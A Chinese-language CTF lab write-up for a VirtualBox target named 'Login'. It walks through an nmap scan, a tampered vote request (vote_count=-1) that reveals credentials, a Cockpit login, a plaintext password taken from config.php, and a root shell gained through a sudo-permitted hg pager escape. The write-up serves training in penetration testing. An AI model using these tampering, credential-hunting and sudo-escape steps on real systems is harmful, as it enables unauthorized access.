群友靶机-Login

信息搜集


```
┌──(kali㉿kali)-[~/bash]
└─$ nmap 192.168.1.101 -p- -A
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-12 03:33 EDT
Nmap scan report for bogon (192.168.1.101)
Host is up (0.00056s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|_  256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp   open  http    Apache httpd 2.4.62 ((Debian))
|_http-title:
\xE6\x9C\xAA\xE6\x9D\xA5\xE9\xA1\xB9\xE7\x9B\xAE\xE6\x8A\x95\xE7\xA5\xA8\xE7\xB3
\xBB\xE7\xBB\x9F
|_http-server-header: Apache/2.4.62 (Debian)
9090/tcp open  http    Cockpit web service 221 - 253
|_http-title: Did not follow redirect to https://bogon:9090/
MAC Address: 08:00:27:A3:C0:51 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, OpenWrt 21.02 (Linux 5.4)
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.56 ms bogon (192.168.1.101)

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 40.46 seconds
```

开放端口与服务详情

端口号	协议	服务	版本信息	额外信息 / 说明
22	tcp	**ssh**	OpenSSH **8.4p1** Debian 5+deb11u3 (protocol 2.0)	SSH 服务开放，版本较新，支持协议 2.0，密钥类型包括 RSA / ECDSA / ED25519
80	tcp	**http**	**Apache httpd 2.4.62** (Debian)	Web 服务，运行在标准的 HTTP 端口，服务器是 Apache，版本 2.4.62，Debian 系统
9090	tcp	**http**	**Cockpit web service 221 - 253**	管理界面，可能是 **Cockpit**（Linux 服务器图形化管理工具），但重定向到了 HTTPS（未成功跟随）

web探测

80端口



未来项目投票系统

参与投票，决定我们的未来方向

我们正在征集公众意见，决定未来重点发展的项目方向。您的投票将直接影响我们的决策和资源分配。
请进入投票系统，选择您最支持的项目，帮助我们共同塑造未来！


简单投票
只需几步即可完成投票，操作简单直观

安全可靠
严格的投票验证机制，确保结果公正

实时统计
查看实时投票进度和结果统计

© 2025 未来项目投票系统 | 您的意见塑造我们的未来

点击下面的进入投票系统后会跳转到一个投票界面



未来项目投票系统

当前总票数: 1 / 1000

请选择您支持的项目

○ 项目A: 未来城市设计

○ 项目B: 太空探索计划

○ 项目C: 海洋生态恢复

投票数量 (1-10): 1


您的IP: 192.168.1.100

您已投票次数: 0/10

每个ip只能投十票，抓个包，修改一下参数

```
POST /vote/vote.php HTTP/1.1
Host: 192.168.1.101
Content-Length: 20
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://192.168.1.101
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/123.0.6312.58 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,imag
e/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.1.101/vote/index.php
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-CN,zh;q=0.9
Cookie: PHPSESSID=5egn8vf49drpcq5ag91qh57519
Connection: close

vote=1&vote_count=-1
```

看一下返回的信息



未来项目投票系统

100%

当前总票数: 65535 / 1000

请选择您支持的项目

○ 项目A: 未来城市设计

○ 项目B: 太空探索计划

○ 项目C: 海洋生态恢复

投票数量 (1-10): 1

您的IP: 192.168.1.100


您已投票次数: 0/10

隐藏信息已解锁!

pencek:d032fc2b8b

给出了pencek用户的密码，初次尝试ssh登录，发现失败了，想到还有一个9090端口，尝试去登录

9090端口



Debian GNU/Linux


用户名

密码

服务器: Login

使用您的服务器用户帐户登录。

登录后的界面如下



Login 运行中 Debian GNU/Linux 10 (buster)

```
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
```

健康

○ 正在检查软件包更新...

使用

CPU 74% 1 CPU

内存 0.3 / 1.9 GiB

View details and history

系统信息

型号 innotek GmbH VirtualBox

机器编号 52a22a6e47cb4a5995fb43c3554baa0e

运行时间 4 分钟

查看硬件详细信息

配置

主机名 Login

系统时间 2025年9月12日 03:41

域 未被加入

性能配置集 空

安全 shell 密钥 显示指印

PCP 启用保存的指标数据

发现有一个终端选项，看看是否有常用的命令

```
pencek@Login:~$ sudo -l
[sudo] password for pencek:
Sorry, user pencek may not run sudo on Login.
pencek@Login:~$ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/ntfs-3g
/usr/bin/fusermount
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/su
/usr/bin/umount
/usr/bin/pkexec
/usr/bin/sudo
/usr/bin/passwd
/usr/lib/cockpit/cockpit-session
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/libexec/polkit-agent-helper-1
```

没有得到有用的信息，尝试看一下home目录下有几个用户

```
pencek@Login:~$ ls -al /home
total 16
drwxr-xr-x  4 root   root   4096 Sep  7 08:29 .
drwxr-xr-x 18 root   root   4096 Mar 18 20:37 ..
drwx------  2 pencek pencek 4096 Sep 12 03:40 pencek
drwx------  2 todd   todd   4096 Sep  7 08:34 todd
```

存在一个todd用户，并且无法进入到该用户的目录下，尝试找一下该用户的密码

提权至todd

在/var/www/html/vote目录下找到了一个配置文件，并且里面存在着todd用户的密码

```
pencek@Login:/var/www/html/vote$ cat config.php
<?php
// 隐藏信息配置
define('SECRET_INFO', 'pencek:d032fc2b8b');
define('REQUIRED_VOTES', 1000);  // 需要达到1000票才显示信息
define('SALT', 'your_random_salt_value_here');
define('todd','1213562e5cf594899d1348');

// 投票选项
$vote_options = [
    1 => '项目A: 未来城市设计',
    2 => '项目B: 太空探索计划',
    3 => '项目C: 海洋生态恢复'
];

// 安全配置
define('MAX_VOTES_PER_IP', 10);  // 每个IP最多投票次数
define('IP_LOG_DIR', __DIR__ . '/ip_logs');  // IP日志目录
define('ADMIN_KEY', 'secret_backdoor_key');  // 后门密钥

// 创建IP日志目录
if (!file_exists(IP_LOG_DIR)) {
    mkdir(IP_LOG_DIR, 0755, true);
}
?>
```

进行用户的切换


```
pencek@Login:/var/www/html/vote$ su todd
Password:
todd@Login:/var/www/html/vote$ id
uid=1001(todd) gid=1001(todd) groups=1001(todd)
```

提权至root

```
todd@Login:/var/www/html/vote$ sudo -l
Matching Defaults entries for todd on Login:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User todd may run the following commands on Login:
    (ALL) NOPASSWD: /usr/bin/hg
```

`hg`是 Mercurial 版本控制系统的命令行客户端，也就是 `hg`命令。

先看一下帮助手册



```
Mercurial Distributed SCM

list of commands:

Repository creation:

 clone         make a copy of an existing repository
 init          create a new repository in the given directory

Remote repository management:

 incoming      show new changesets found in source
 outgoing      show changesets not found in the destination
 paths         show aliases for remote repositories
 pull          pull changes from the specified source
 push          push changes to the specified destination
 serve         start stand-alone webserver

Change creation:

 commit        commit the specified files or all outstanding changes

Change manipulation:

 backout       reverse effect of earlier changeset
 graft         copy changes from other branches onto the current branch
 merge         merge another revision into working directory

Change organization:

 bookmarks     create a new bookmark or list existing bookmarks
 branch        set or show the current branch name
 branches      list repository named branches
 phase         set or show the current phase name
 tag           add one or more tags for the current or given revision
 tags          list repository tags

File content management:

 annotate      show changeset information by line for each file
 cat           output the current or given revision of files
 copy          mark files as copied for the next commit
 diff          diff repository (or selected files)
 grep          search for a pattern in specified files

Change navigation:
:
```

发现在输入sudo hg help后出现了vim编辑器的界面，那么可以借助vim的提权方案进行提权

```
todd@Login:/var/www/html/vote$ sudo hg help
Mercurial Distributed SCM

list of commands:

Repository creation:

 clone          make a copy of an existing repository
 init           create a new repository in the given directory

Remote repository management:

 incoming       show new changesets found in source
 outgoing       show changesets not found in the destination
 paths          show aliases for remote repositories
 pull           pull changes from the specified source
 push           push changes to the specified destination
 serve          start stand-alone webserver

Change creation:

 commit         commit the specified files or all outstanding changes

Change manipulation:

 backout        reverse effect of earlier changeset
 graft          copy changes from other branches onto the current branch
 merge          merge another revision into working directory

Change organization:

 bookmarks      create a new bookmark or list existing bookmarks
 branch         set or show the current branch name
 branches       list repository named branches
 phase          set or show the current phase name
 tag           add one or more tags for the current or given revision
 tags          list repository tags

File content management:

 annotate      show changeset information by line for each file
 cat           output the current or given revision of files
 copy          mark files as copied for the next commit
 diff          diff repository (or selected files)
 grep          search for a pattern in specified files

Change navigation:
!/bin/bash
root@Login:/var/www/html/vote# id
uid=0(root) gid=0(root) groups=0(root)
root@Login:/var/www/html/vote#
```

flag

```
root@Login:~# cat root.txt /home/pencek/user.txt
flag{root-e07910a06a086c83ba41827aa00b26ed}
flag{user-d032fc2b8b1213562e5cf594899d1348}
```